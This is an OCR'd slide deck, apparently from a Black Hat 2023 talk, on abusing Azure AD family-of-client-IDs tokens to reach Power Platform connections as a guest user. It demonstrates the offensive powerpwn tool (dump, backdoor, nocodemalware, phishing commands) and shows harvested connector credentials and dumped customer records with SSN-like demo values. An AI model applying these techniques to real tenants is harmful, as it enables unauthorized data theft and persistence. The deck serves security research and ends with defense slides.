


# Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client


Well, we know about the PowerApps portal!







# How does msft cross-app SSO work? (or – introduction to family of client IDs)



The screenshot shows a GitHub repository page for 'secureworks/family-of-client-ids-research'. The repository name is displayed in bold black text. To the right is a circular profile picture with the letters 'Sw' in white. Below the repository name, the description reads 'Research into Undocumented Behavior of Azure AD Refresh Tokens'. At the bottom, there are statistics: 1 Contributor, 0 Issues, 97 Stars, and 10 Forks. A GitHub logo is visible in the bottom right corner of the repository card.

secureworks/**family-of-client-ids-research**

Research into Undocumented Behavior of Azure AD Refresh Tokens

1 Contributor   0 Issues   97 Stars   10 Forks

@detectdotdev

# How does msft cross-app SSO work? (or introduction to family of client IDs)

application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office

Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client

Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

# How does msft cross-app SSO work? (or introduction to family of client IDs)

application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office

Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client

Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

# How does msft cross-app SSO work? (or introduction to family of client IDs)


application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office

Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client

Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

# Family of client IDs

Microsoft Azure  
CLI




API Hub token



# Exchange tokens to win

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client



**And now for the fun part**



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h
```

```
-----  
[P]O[W]E[R][P]O[W]E[R]  
-----
```

```
usage: powerpwn [-h] [-l LOG_LEVEL] {dump,gui,backdoor,nocodemalware,phishing} ...
```

```
positional arguments:
```

```
{dump,gui,backdoor,nocodemalware,phishing}
```

```
command
```

```
dump Recon for available data connections and dump their content.
```

```
gui Show collected resources and data via GUI.
```

```
backdoor Install a backdoor on the target tenant
```

```
nocodemalware Repurpose trusted execs, service accounts and cloud services to power a malware operation.
```

```
phishing Deploy a trustworthy phishing app.
```

```
optional arguments:
```

```
-h, --help show this help message and exit
```

```
-l LOG_LEVEL, --log-level LOG_LEVEL
```

```
Configure the logging level.
```





```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h
```

```
-----  
[P]O[W]E[R][P]O[W]E[R]  
-----
```

	command
usage	dump Recon for available data connections and dump their content.
	gui Show collected resources and data via GUI.
	backdoor Install a backdoor on the target tenant
positi	nocodemalware Repurpose trusted execs, service accounts and cloud services to power a malware
{du	phishing Deploy a trustworthy phishing app.

	command
dump	Recon for available data connections and dump their content.
gui	Show collected resources and data via GUI.
backdoor	Install a backdoor on the target tenant
nocodemalware	Repurpose trusted execs, service accounts and cloud services to power a malware operation.
phishing	Deploy a trustworthy phishing app.

optional arguments:

-h, --help show this help message and exit

-l LOG\_LEVEL, --log-level LOG\_LEVEL

Configure the logging level.



```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43
```

-----  
POWERPWN  
-----



## Microsoft Azure



### Pick an account

You're signing in to **Microsoft Azure Cross-platform Command Line Interface** on another device located in **Israel**. If it's not you, close this page.



Hacker5  
hacker5@pwntoso.onmicrosoft.com  
Signed in









Use another account

Back



# powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)







Connector	Connection	Created by			
 <a href="#">shared_azurefile</a>	jamiereddingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_azureblob</a>	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_azuretables</a>	jamiereddingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_azurequeues</a>	Azure Queues	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_sql</a>	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_sql</a>	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>





# powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)







Connector	Connection	Created by			
 <a href="#">shared_azurefile</a>	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_azureblob</a>	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_azuretables</a>	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_azurequeues</a>	Azure Queues	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_sql</a>	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_sql</a>	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>











# powerpwn - Credentials


- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by			
 <a href="#">shared_azurefile</a>	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_azureblob</a>	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_azuretables</a>	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_azurequeues</a>	Azure Queues	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_sql</a>	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_sql</a>	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>		<a href="#">Dump</a>



# .cache / data / Default-fc993b0f-345b-4d01-9f67-9ac4a140dd43 / connections / shared\_sql / ff47194e357e459b8756a5f43f59cccc6 / table

Name	↓ <sup>^</sup>	Mimetype	Modified	Size
 default-Customers.json		application/json	2023.07.28 11:09:35	23.92 KiB
 default-sys.database_firewall_rules.json		application/json	2023.07.28 11:09:35	2 B
 default-sys.ipv6_database_firewall_rules.json		application/json	2023.07.28 11:09:36	2 B











```
[{"@odata.etag": "", "ItemInternalId": "7eb41684-4b64-4f39-9eab-90fbe30ba62c", "CustomerID": 34553, "FirstName": "Jamie", "LastName": "Reding", "Email": "jamier@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1111"}, {"@odata.etag": "", "ItemInternalId": "566a2e62-1c95-4e49-bdc6-c141023d66ac", "CustomerID": 98256, "FirstName": "Christa", "LastName": "Geller", "Email": "christag@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-2222"}, {"@odata.etag": "", "ItemInternalId": "43288280-ae24-450e-9feb-f6605d9c1ec2", "CustomerID": 76234, "FirstName": "David", "LastName": "Brenner", "Email": "davidb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-3333"}, {"@odata.etag": "", "ItemInternalId": "52f7ad4a-9159-486e-885c-69c78fa59138", "CustomerID": 43256, "FirstName": "Laura", "LastName": "Miller", "Email": "lauram@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4444"}, {"@odata.etag": "", "ItemInternalId": "e53da160-f087-4e08-b3fb-eb16283781c5", "CustomerID": 67322, "FirstName": "Robert", "LastName": "Thompson", "Email": "robertt@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5555"}, {"@odata.etag": "", "ItemInternalId": "f6ce0c32-b846-4c4a-ad61-2f3bf74d0d06", "CustomerID": 78654, "FirstName": "Amanda", "LastName": "Smith", "Email": "amandas@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6666"}, {"@odata.etag": "", "ItemInternalId": "e998798e-2e21-408f-b3e6-2ff7fde41510", "CustomerID": 89322, "FirstName": "John", "LastName": "Davis", "Email": "johnd@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7777"}, {"@odata.etag": "", "ItemInternalId": "9219f091-1238-4cf8-b9a7-f4b7e3f3a958", "CustomerID": 11245, "FirstName": "Emily", "LastName": "Harris", "Email": "emilyh@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-8888"}, {"@odata.etag": "", "ItemInternalId": "8ba98fcc-b7f8-401f-abf5-842065f37d56", "CustomerID": 55677, "FirstName": "Michael", "LastName": "Sanders", "Email": "michaels@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9999"}, {"@odata.etag": "", "ItemInternalId": "425f5a25-0f8d-4295-a3bf-7ab0388f8d7a", "CustomerID": 68984, "FirstName": "Sophie", "LastName": "Carter", "Email": "sophie@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0000"}, {"@odata.etag": "", "ItemInternalId": "07c0f4f1-1b45-40d4-ba05-9a1a6c15768f", "CustomerID": 45779, "FirstName": "Stephen", "LastName": "Williams", "Email": "stephenw@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-1234"}, {"@odata.etag": "", "ItemInternalId": "e270c995-1132-4900-afe1-f745fdb38452", "CustomerID": 23456, "FirstName": "Olivia", "LastName": "Lee", "Email": "olivial@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-4321"}, {"@odata.etag": "", "ItemInternalId": "6bda1a1f-b705-4a3d-a392-856c9c286c73", "CustomerID": 64784, "FirstName": "Patricia", "LastName": "Foster", "Email": "patriciaf@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-9876"}, {"@odata.etag": "", "ItemInternalId": "9dd9e288-b96d-45de-9b3d-5bd7572e8cc4", "CustomerID": 34598, "FirstName": "Daniel", "LastName": "Brown", "Email": "danielb@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-6789"}, {"@odata.etag": "", "ItemInternalId": "b6884c5e-3c43-49ca-b341-aef0cf0f5eff", "CustomerID": 79000, "FirstName": "Elizabeth", "LastName": "Perez", "Email": "elizabethp@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-7890"}, {"@odata.etag": "", "ItemInternalId": "9a2650d6-693a-45e8-b80c-4995a9d054af", "CustomerID": 12345, "FirstName": "Jason", "LastName": "Mitchell", "Email": "jasonm@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0987"}, {"@odata.etag": "", "ItemInternalId": "bc932b1b-5ff2-4c8d-a28f-6ac86eed4529", "CustomerID": 74321, "FirstName": "Sarah", "LastName": "Gonzalez", "Email": "sarahg@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-5678"}, {"@odata.etag": "", "ItemInternalId": "12857b5e-8cdc-49ee-961d-2b47adb1f6a0", "CustomerID": 97654, "FirstName": "Thomas", "LastName": "Martin", "Email": "thomas@zenitydemo.OnMicrosoft.com", "SocialSecurityNumber": "209-97-0765"}]
```



# powerpwn - Credentials

- [All Resources](#)
- [Credentials](#)
- [Automations](#)
- [Applications](#)
- [Connectors](#)

Connector	Connection	Created by			
 <a href="#">shared_azurefile</a>	jamieredingcustomerdata.file.core.windows.net	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_azureblob</a>	https://enterpriseip.blob.core.windows.net/patentarchive	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_azuretables</a>	jamieredingcustomerdata.table.core.windows.net/customers	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_azurequeues</a>	Azure Queues	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_sql</a>	enterprisefinancial financialreports.database.windows.net	hi@pwntoso.onmicrosoft.com	<a href="#">Playground</a>	<a href="#">Raw</a>	<a href="#">Dump</a>
 <a href="#">shared_sql</a>	enterprisecustomers customercareinsights.database.windows.net	jamier@zenitydemo.onmicrosoft.com	<a href="#">Playground</a>		<a href="#">Dump</a>



# SqlPassThroughNativeQuery

**POST** /ff47194e357e459b8756a5f43f59ccc6/datasets({dataset})/query({language})

Parameters

Try it out

Name Description

**dataset** \* required

string  
(path)

dataset

**language** \* required

string  
(path)

language

**query** \* required

object  
(body)

Example Value | Model

```
{
  "actualParameters": {
    "additionalProp1": {},
    "additionalProp2": {},
    "additionalProp3": {}
  },
  "formalParameters": {
    "additionalProp1": "string",
    "additionalProp2": "string",
    "additionalProp3": "string"
  },
  "query": "string"
}
```

Parameter content type





## Power Pwn

Black Hat Arsenal USA 2023 DEFCON 30

Stars 173 Follow michael.bargury owasp.org

Power Pwn is an offensive security toolset for Microsoft Power Platform.

Install with `pip install powerpwn`.

Check out our [Wiki](#) for docs, guides and related talks!



	command
dump	Recon for available data connections and dump their content.
gui	Show collected resources and data via GUI.
backdoor	Install a backdoor on the target tenant
nocodemalware	Repurpose trusted execs, service accounts and cloud services to power a malware
phishing	Deploy a trustworthy phishing app.

# Try it for yourself!

[github.com/mbrg0/power-pwn](https://github.com/mbrg0/power-pwn)




# Defense





# Cloud





Customer

Platform

**We must own  
our side of the  
Shared  
Responsibility  
Model**

Cloud


LCNC



